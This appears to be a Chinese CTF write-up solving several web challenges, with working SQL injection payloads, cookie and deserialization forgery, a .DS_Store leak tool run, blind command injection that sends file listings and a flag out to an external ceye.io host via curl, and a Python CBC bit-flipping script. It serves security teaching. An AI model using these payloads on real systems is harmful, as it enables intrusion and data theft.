
这里除了盲注，其实还会在页面上显示错误信息，因此也可以利用用**updatexml()函数报错注入**。

> **updatexml()函数**
>
> UPDATEXML (XML_document, XPath_string, new_value);
> 第一个参数：XML_document是String格式，为XML文档对象的名称，文中为Doc
> 第二个参数：XPath_string(Xpath格式的字符串)，如果不了解Xpath语法，可以在网上查找教程。
> 第三个参数：new_value，String格式，替换查找到的符合条件的数据
>
> **作用**：改变文档中符合条件的节点的值
> 改变XML_document中符合XPATH_string的值

例如，`updatexml(1,concat('~',(select database()),'~'),3);`
由于`updatexml()`的第二个参数需要Xpath格式的字符串，以`~`开头的内容不是xml格式的语法，其中的`concat()`函数是将其连成一个字符串，因此不会符合XPATH_string的格式，从而出现格式错误，会将括号内的执行结果以错误的形式报出，这样就可以实现报错注入了。

payload如下：

```
# 表名
?id=1' and updatexml(1,concat('~',(select group_concat(table_name) from information_schema.tables where table_sc
hema=database()),'~'),3) %23

# 字段名
?id=1' and updatexml(1,concat('~',(select group_concat(column_name) from information_schema.columns where table_
schema=database() and table_name='flag2'),'~'),3) %23

# 字段值
?id=1' and updatexml(1,concat('~',(select flag2 from flag2),'~'),3) %23
```



*PHP_encrypt_1(ISCCCTF)

解密脚本：


```python
# -*- coding: UTF-8 -*-
import base64
# import hashlib

'''用python重写后的加密方法
def eccrypt(data):
    key = hashlib.md5('ISCC').hexdigest()
    # print 'key-->', key
    x = 0
    char = ''
    data_len = len(data)  # data的长度
    key_len = len(key)  # key的长度
    for i in range(data_len):
        if x == key_len:
            x = 0
        char += key[x]
        x += 1
    # print 'char-->', char
    flag = ''
    for i in range(data_len):
        flag += chr((ord(data[i]))+(ord(char[i])) % 128)
    # print 'flag-->', flag
    return base64.b64encode(flag)
'''


def detrcy(b64):
    int_b64 = []
    b64de = base64.b64decode(b64)
    # print 'b64de-->', b64de
    # print 'len_b64de-->', len(b64de)
    for i in range(len(b64de)):
        int_b64.append(ord(b64de[i]))
    # print 'int_b64-->',int_b64
    # print 'len_int_b64-->', len(int_b64)
    key = '729623334f0aa2784a1599fd374c120d729623'  # 知道data的长度后直接写出来
    int_key = []
    for i in range(len(key)):
        int_key.append(ord(key[i]))
    # print 'int_key-->', int_key
    flag = ''
    for i in range(len(int_b64)):
        flag += chr((int_b64[i]-int_key[i]+128) % 128)
    print flag


if __name__ == '__main__':
    # str_b64 = eccrypt('XXXXXXXXXXXXXXXXXXXXXXXXXXXXXX')
    # print 'str_b64-->', str_b64
    str_b64 = 'fR4aHWwuFCYYVydFRxMqHhhCKBseH1dbFygrRxIWJ1UYFhotFjA='
    # print 'str_b64-->', str_b64
    detrcy(str_b64)
```

flag.php

（1）根据提示，访问`?hint=flag.php`页面，页面上显示了源码：

```php
<?php
error_reporting(0);
include_once("flag.php");
$cookie = $_COOKIE['ISecer'];
if(isset($_GET['hint'])){
    show_source(__FILE__);
}
elseif (unserialize($cookie) === "$KEY")
{
    echo "$flag";
}
else {
?>
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<title>Login</title>
<link rel="stylesheet" href="admin.css" type="text/css">
</head>
<body>
<br>
<div class="container" align="center">
  <form method="POST" action="#">
    <p><input name="user" type="text" placeholder="Username"></p>
    <p><input name="password" type="password" placeholder="Password"></p>
    <p><input value="Login" type="button"/></p>
  </form>
</div>
</body>
</html>

<?php
}
$KEY='ISecer:www.isecer.com';
?>
```

（2）代码审计，是一道反序列化的题，构造`Cookie: ISecer`的值等于`$key`的值，一开始看到最下面的代码，以为`$key=ISecer:www.isecer.com`，多次尝试无果。再仔细看，发现这个赋值语句是在上面的判断语句之后才执行的，所以判断的时候`$key`的值为空...




执行上面代码，得到：

```
λ php -f "bugku.php"
s:0:"";
```

（3）传入构造的Cookie：

flag{unserialize_by_virink}



sql注入2

名字虽然叫sql注入，但这其实是`.DS_Store`泄露，利用工具ds_store_exp:

```
E:\CTFtools\Web\ds_store_exp
λ python2 ds_store_exp.py http://123.206.87.240:8007/web2/.DS_Store
[+] http://123.206.87.240:8007/web2/.DS_Store
[+] http://123.206.87.240:8007/web2/login.php
[+] http://123.206.87.240:8007/web2/index.php
[+] http://123.206.87.240:8007/web2/flag
[+] http://123.206.87.240:8007/web2/admin
```

打开flag页面，下载到文件flag:

```
E:\CTF\BugkuWeb\sql注入2
λ cat ./flag
flag{sql_iNJEct_comMon3600!}
```

Trim的日记本


扫目录，发现`show.php`，访问得到`flag`...

Welcome Child
真真假假，假假真真，真中有假，假中有真，到底是真是假，谁也分辨不出！
flag1:{0/m9o9PDtcSyu7Tt}

mysql connect error !

login2(SKCTF)

打开题目是一个登陆界面，但是没找到注册界面，应该是利用注入来登录，尝试了几个常见的payload无果，查看HTTP头部，发现tip:



Base64解码得到：

```
$sql="SELECT username,password FROM admin WHERE username='".$username."'";
if (!empty($row) && $row['password']===md5($password)){
}
```

因此我们可以构造payload如下：

```
username = admin' union select 1,md5(1)#
password = 1
```

登录成功后进入一个进程监控系统：

随意测试可以看出来应该是一个命令执行的地方，但是不会将你额外执行的命令进行回显，先用如下payload测试一下：

```
;sleep 3
```

发现会延时3秒，于是我们想办法进行无回显的RCE

可以利用请求外带的方式得到命令执行的结果，构造如下payload：

```
;curl 288vqv.ceye.io/`ls|base64`
```

可以收到`ls`命令base64后的结果：

ID	名称	远程地址	方法	数据	用户代理	内容类型	创建于（UTC + 0）
2272879	http://288vqv.ceye.io/Y3NzCmZMYWdfYzJSbWMyRm5jbi1NelJ6Wkdabk5EYy50eHQKaW5kZXgucGhwCmxvZ2luLnBocAo=	123.206.31.85	得到		curl / 7.19.7 (x86_64-redhat-linux-gnu) libcurl / 7.19.7 NSS / 3.15.3 zlib / 1.2.3 libidn / 1.18 libssh2 / 1.4.2		2019-11-18 02:08:40

解码得到：

```
css
fLag_c2Rmc2Fncn-MzRzZGZnNDc.txt
index.php
login.php
```

再构造：

```
;curl 288vqv.ceye.io/`cat ./fLag_c2Rmc2Fncn-MzRzZGZnNDc.txt|base64`
```


得到

ID	Name	Remote Addr	Method	Data	User Agent	Content Type	Created At (UTC+0)
2273011	http://288vqv.ceye.io/U0tDVEZ7VW5pMG5fQG5kX2MwbU00bkRfZXhFY30=	123.206.31.85	GET		curl/7.19.7 (x86_64-redhat-linux-gnu) libcurl/7.19.7 NSS/3.15.3 zlib/1.2.3 libidn/1.18 libssh2/1.4.2		2019-11-18 02:30:03


解码得到flag，或者直接访问`fLag_c2Rmc2Fncn-MzRzZGZnNDc.txt`也行。

江湖魔头

进入页面后，发现需要花费money来修炼，但是我们并没有足够的钱。



观察到url中有`/wulin.php?action=map`，尝试文件包含，会跳转到`?action=500`，如下：



查看源代码，发现三个js文件：

```
<script type="text/javascript" src="js/script.js"></script>
<script type="text/javascript" src="js/md5.js"></script>
<script type="text/javascript" src="js/base64.js"></script>
```

先看一下`script.js`，用`eval()`执行了一个函数，我们改成`console.log()`放控制台运行一下：

```
console.log(function(p,a,c,k,e,r){e=function(c){return(c<62?'':e(parseInt(c/62)))+((c=c%62)>35?String.fromCharCode(c+29):c.toString(36))};if('0'.replace(0,e)==0){while(c--)r[e(c)]=k[c];k=[function(e){return
r[e]||e}];e=function(){return'[57-9abd-hj-zAB]'};c=1};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p}('7 s(t){5 m=t+"=";5 8=9.cookie.n(\';\');o(5 i=0;i<8.d;i++){5 c=8[i].trim();u(c.v(m)==0)p
c.substring(m.d,c.d)}p""}7 w(a){5 x=new Base64();5 q=x.decode(a);5 r="";o(i=0;i<q.d;i++){5 b=q[i].charCodeAt();b=b^i;b=b-((i%10)+2);r+=String.fromCharCode(b)}p r}7 ertqwe(){5 y="user";5 a=s(y);a=decodeURIComponent(a);5
z=w(a);5 8=z.n(\';\');5 e="";o(i=0;i<8.d;i++){u(-1<8[i].v("A")){e=8[i+1].n(":")[2]}}e=e.B(\'"\',"").B(\'"\',"");9.write(\'<img id="f-1" g="h/1-1.k">\');j(7(){9.l("f-1").g="h/1-2.k"},1000);j(7(){9.l("f-1").g="h/1-
3.k"},2000);j(7(){9.l("f-1").g="h/1-4.k"},3000);j(7(){9.l("f-1").g="h/6.png"},4000);j(7(){alert("浣犳娇鐢ㄤ□鏉ョ□鎺屾墦璐ヤ簡鐣€佩爬锛岄緷涓嶄簡鎸戞垬锛佸锛屾垚鍔熷涔犲埌浜嗛瓟澶存!A{"+md5(e)+"}")},5000)}',
[],38,'|||||var||function|ca|document|temp|num||length|key|attack|src|image||setTimeout|jpg|getElementById|name|split|for|return|result|result3|getCookie|cname|if|indexOf|decode_create|base|temp_name|mingwen|flag|replace'.s
plit('|'),0,{}))

function getCookie(cname){var name=cname+"=";var ca=document.cookie.split(';');for(var i=0;i<ca.length;i++){var c=ca[i].trim();if(c.indexOf(name)==0)return c.substring(name.length,c.length)}return""}function      VM51:1
decode_create(temp){var base=new Base64();var result=base.decode(temp);var result3="";for(i=0;i<result.length;i++){var num=result[i].charCodeAt();num=num^i;num=num-((i%10)+2);result3+=String.fromCharCode(num)}return
result3}function ertqwe(){var temp_name="user";var temp=getCookie(temp_name);temp=decodeURIComponent(temp);var mingwen=decode_create(temp);var ca=mingwen.split(';');var key="";for(i=0;i<ca.length;i++)
{if(-1<ca[i].indexOf("flag")){key=ca[i+1].split(":")[2]}}key=key.replace('"',"").replace('"',"");document.write('<img id="attack-1" src="image/1-1.jpg">');setTimeout(function(){document.getElementById("attack-
1").src="image/1-2.jpg"},1000);setTimeout(function(){document.getElementById("attack-1").src="image/1-3.jpg"},2000);setTimeout(function(){document.getElementById("attack-1").src="image/1-4.jpg"},3000);setTimeout(function()
{document.getElementById("attack-1").src="image/6.png"},4000);setTimeout(function(){alert("浣犳娇鐢ㄤ□鏉ョ□鎺屾墦璐ヤ簡鐣€佩爬锛岄緷涓嶄簡鎸戞垬锛佸锛屾垚鍔熷涔犲埌浜嗛瓟澶存!flag{"+md5(key)+"}")},5000)}
```

格式化后如下：

```
function getCookie(cname) {
    var name = cname + "=";
    var ca = document.cookie.split(';');
    for (var i = 0; i < ca.length; i++) {
        var c = ca[i].trim();
        if (c.indexOf(name) == 0) return c.substring(name.length, c.length)
    }
    return ""
}

function decode_create(temp) {
    var base = new Base64();
    var result = base.decode(temp);
    var result3 = "";
    for (i = 0; i < result.length; i++) {
        var num = result[i].charCodeAt();
        num = num ^ i;
        num = num - ((i % 10) + 2);
        result3 += String.fromCharCode(num)
    }
    return result3
}

function ertqwe() {
    var temp_name = "user";
    var temp = getCookie(temp_name);
    temp = decodeURIComponent(temp);
    var mingwen = decode_create(temp);
    var ca = mingwen.split(';');
    var key = "";
    for (i = 0; i < ca.length; i++) {
        if (-1 < ca[i].indexOf("flag")) {
            key = ca[i + 1].split(":")[2]
        }
    }
    key = key.replace('"', "").replace('"', "");
    document.write('<img id="attack-1" src="image/1-1.jpg">');
    setTimeout(function () {
        document.getElementById("attack-1").src = "image/1-2.jpg"
    }, 1000);
    setTimeout(function () {
        document.getElementById("attack-1").src = "image/1-3.jpg"
    }, 2000);
    setTimeout(function () {
        document.getElementById("attack-1").src = "image/1-4.jpg"
    }, 3000);
    setTimeout(function () {
        document.getElementById("attack-1").src = "image/6.png"
    }, 4000);
    setTimeout(function () {
        alert("浣犳娇鐢ㄧ□鏁ョ□鍜屾埛璐ヤ簡鐮欒€佸爮锛屼絾涓嶇煡閬撴槸鍝熻韩杩樻槸鍝囧韩锛屾弻浜ょ瘝涓€涓嬪惂!flag{" + md5(key) + "}")
    }, 5000)
}
```

可以看出来是在cookie上动手脚了，先看一下cookie是什么：


```
O:5:"human":10:{s:8:"xueliang";i:629;s:5:"neili";i:845;s:5:"lidao";i:93;s:6:"dingli";i:73;s:7:"waigong";i:0;s:7:"neigong";i:0;s:7:"jingyan";i:0;s:6:"yelian";i:0;s:5:"money";i:0;s:4:"flag";s:1:"0";}
```

是php序列化串，并且可以看到moeny属性为0，所以这一题的思路应该就是修改序列化里的money的值到足够大，然后再逆向加密回cookie，从而获得足够的钱。


根据上面的`decode_create`函数写出对应的加密函数如下：

```
function encode_create(temp) {
    var result = "";
    for (i = 0; i < temp.length; i++) {
        var num = temp.charCodeAt(i);
        num = num + ((i % 10) + 2);
        num = num ^ i;
        result += String.fromCharCode(num);
    }
    var base = new Base64();
    var result2 = base.encode(result);
    return result2;
}
```

这里还有一个比较坑的点，他给的base64的加密和解密函数不是完全对应的：在加密时使用了`_utf8_encode(input)`，而在解密时却把`_utf8_decode(output)`注释掉了，所以我们加密时也需要把这个注释掉，然后可以在控制台直接覆盖掉原来的函数。

这样就可以来伪造cookie了：


修改cookie并刷新，可以发现我们已经有足够的钱了：



然后按要求练功即可得到flag：

login4

扫描目录得到文件泄露：




用vim恢复.swp文件得到源码：

```php
<?php
define("SECRET_KEY", file_get_contents('/root/key'));
define("METHOD", "aes-128-cbc");
session_start();

function get_random_iv(){
    $random_iv='';
    for($i=0;$i<16;$i++){
        $random_iv.=chr(rand(1,255));
    }
    return $random_iv;
}

function login($info){
    $iv = get_random_iv();
    $plain = serialize($info);
    $cipher = openssl_encrypt($plain, METHOD, SECRET_KEY, OPENSSL_RAW_DATA, $iv);
    $_SESSION['username'] = $info['username'];
    setcookie("iv", base64_encode($iv));
    setcookie("cipher", base64_encode($cipher));
}

function check_login(){
    if(isset($_COOKIE['cipher']) && isset($_COOKIE['iv'])){
        $cipher = base64_decode($_COOKIE['cipher']);
```

```
        $iv = base64_decode($_COOKIE["iv"]);
        if($plain = openssl_decrypt($cipher, METHOD, SECRET_KEY, OPENSSL_RAW_DATA, $iv)){
            $info = unserialize($plain) or die("<p>base64_decode('".base64_encode($plain)."') can't unserialize<
/p>");
            $_SESSION['username'] = $info['username'];
        }else{
            die("ERROR!");
        }
    }
}

function show_homepage(){
    if ($_SESSION["username"]==='admin'){
        echo '<p>Hello admin</p>';
        echo '<p>Flag is $flag</p>';
    }else{
        echo '<p>hello '.$_SESSION['username'].'</p>';
        echo '<p>Only admin can see flag</p>';
    }
    echo '<p><a href="loginout.php">Log out</a></p>';
}

if(isset($_POST['username']) && isset($_POST['password'])){
    $username = (string)$_POST['username'];
    $password = (string)$_POST['password'];
    if($username === 'admin'){
        exit('<p>admin are not allowed to login</p>');
    }else{
        $info = array('username'=>$username,'password'=>$password);
        login($info);
        show_homepage();
    }
}else{
    if(isset($_SESSION["username"])){
        check_login();
        show_homepage();
    }else{
        ...html code...
    }
}
?>
```

进行代码审计，可以看到要想获得flag需要以admin的身份登陆，但是又禁止了直接用admin登录，但是是通过获取cookie中的值来判断是否为admin，所以就需要利用cookie伪造登录。

这里把登录的用户名及其密码存入数组，序列化后进行AES-CBC模式的加密，其中iv和cipher以cookie储存，可以控制，导致存在攻击的可能，即利用CBC字节翻转攻击。



Modification attack on CBC

在CBC模式下，加密过程中前一块的密文会用来产生后一块的密文，解密过程中前一块的密文会用来产生下一块明文。

这样如上图所示，如果我们改变前一块密文的一个字节，当它被用来与下一块密文解密后的值进行异或时，就会影响原来的那一个字节，从而修改了解密后明文的一个字节。

在这一题中，我们可以先注册一个用户名为Admin的用户，得到如下序列化串:

```
a:2:{s:8:"username";s:5:"Admin";s:8:"password";s:5:"Lethe";}
```

然后进行分组，根据iv可知16字节为一组：

```
a:2:{s:8:"userna
me";s:5:"Admin";
s:8:"password";s
:5:"Lethe";}
```

我们要做的就是利用CBC字节翻转攻击将这里的A修改为a，即第二块偏移量为9的位置，对应的我们需要修改第一块相同偏移位置的值，从而使异或后的值为A。

```
from urllib.parse import *
from base64 import *

cipher = unquote('5xk%2Fxj9S6VwrA1440izsIdOT5JkK%2FyyM4%2BVy8dHSegZO6I5jBESTxFltBW9d7qxSacEzFhXDKvo7qSG85dzAPQ%3D%3D')

cipher = b64decode(cipher).decode('unicode_escape')

cipher = cipher[:9] + chr(ord(cipher[9]) ^ ord('A') ^ ord('a')) + cipher[10:]

print(quote(b64encode(cipher.encode('latin-1')).decode()))
```

将得到的值url编码一些修改为cipher的值得到：

base64_decode('s8n2idxqT9bgcGCLWFyMl21lIjtzOjU6ImFkbWluIjtzOjg6InBhc3N3b3JkIjtzOjU6IkxldGhlIjt9') can't unserialize

这里还有一个问题，我们为了修改A，修改了第一块分组，这样反序列化就会失败，因此我们必须还得保证第一块分组不变，这可以通过修改iv来实现。

```
from urllib.parse import *
from base64 import *
# 新页面得到的iv
iv = unquote('pW4LieJ5j8bVoEFMORTYPA%3D%3D')
# 回显的plain值
plain = 'VxqqyZUYQyfs7WUL/CM2TW1lIjtzOjU6ImFkbWluIjtzOjg6InBhc3N3b3JkIjtzOjU6IkxldGhlIjt9'

plain = b64decode(plain).decode('unicode_escape')
iv = b64decode(iv).decode('unicode_escape')

right = 'a:2:{s:8:"userna'

newiv = ''
for i in range(16):
    newiv += chr(ord(right[i]) ^ ord(iv[i]) ^ ord(plain[i]))

print(quote(b64encode(newiv.encode('latin-1')).decode()))
```

将得到的值修改为iv，刷新页面得到flag：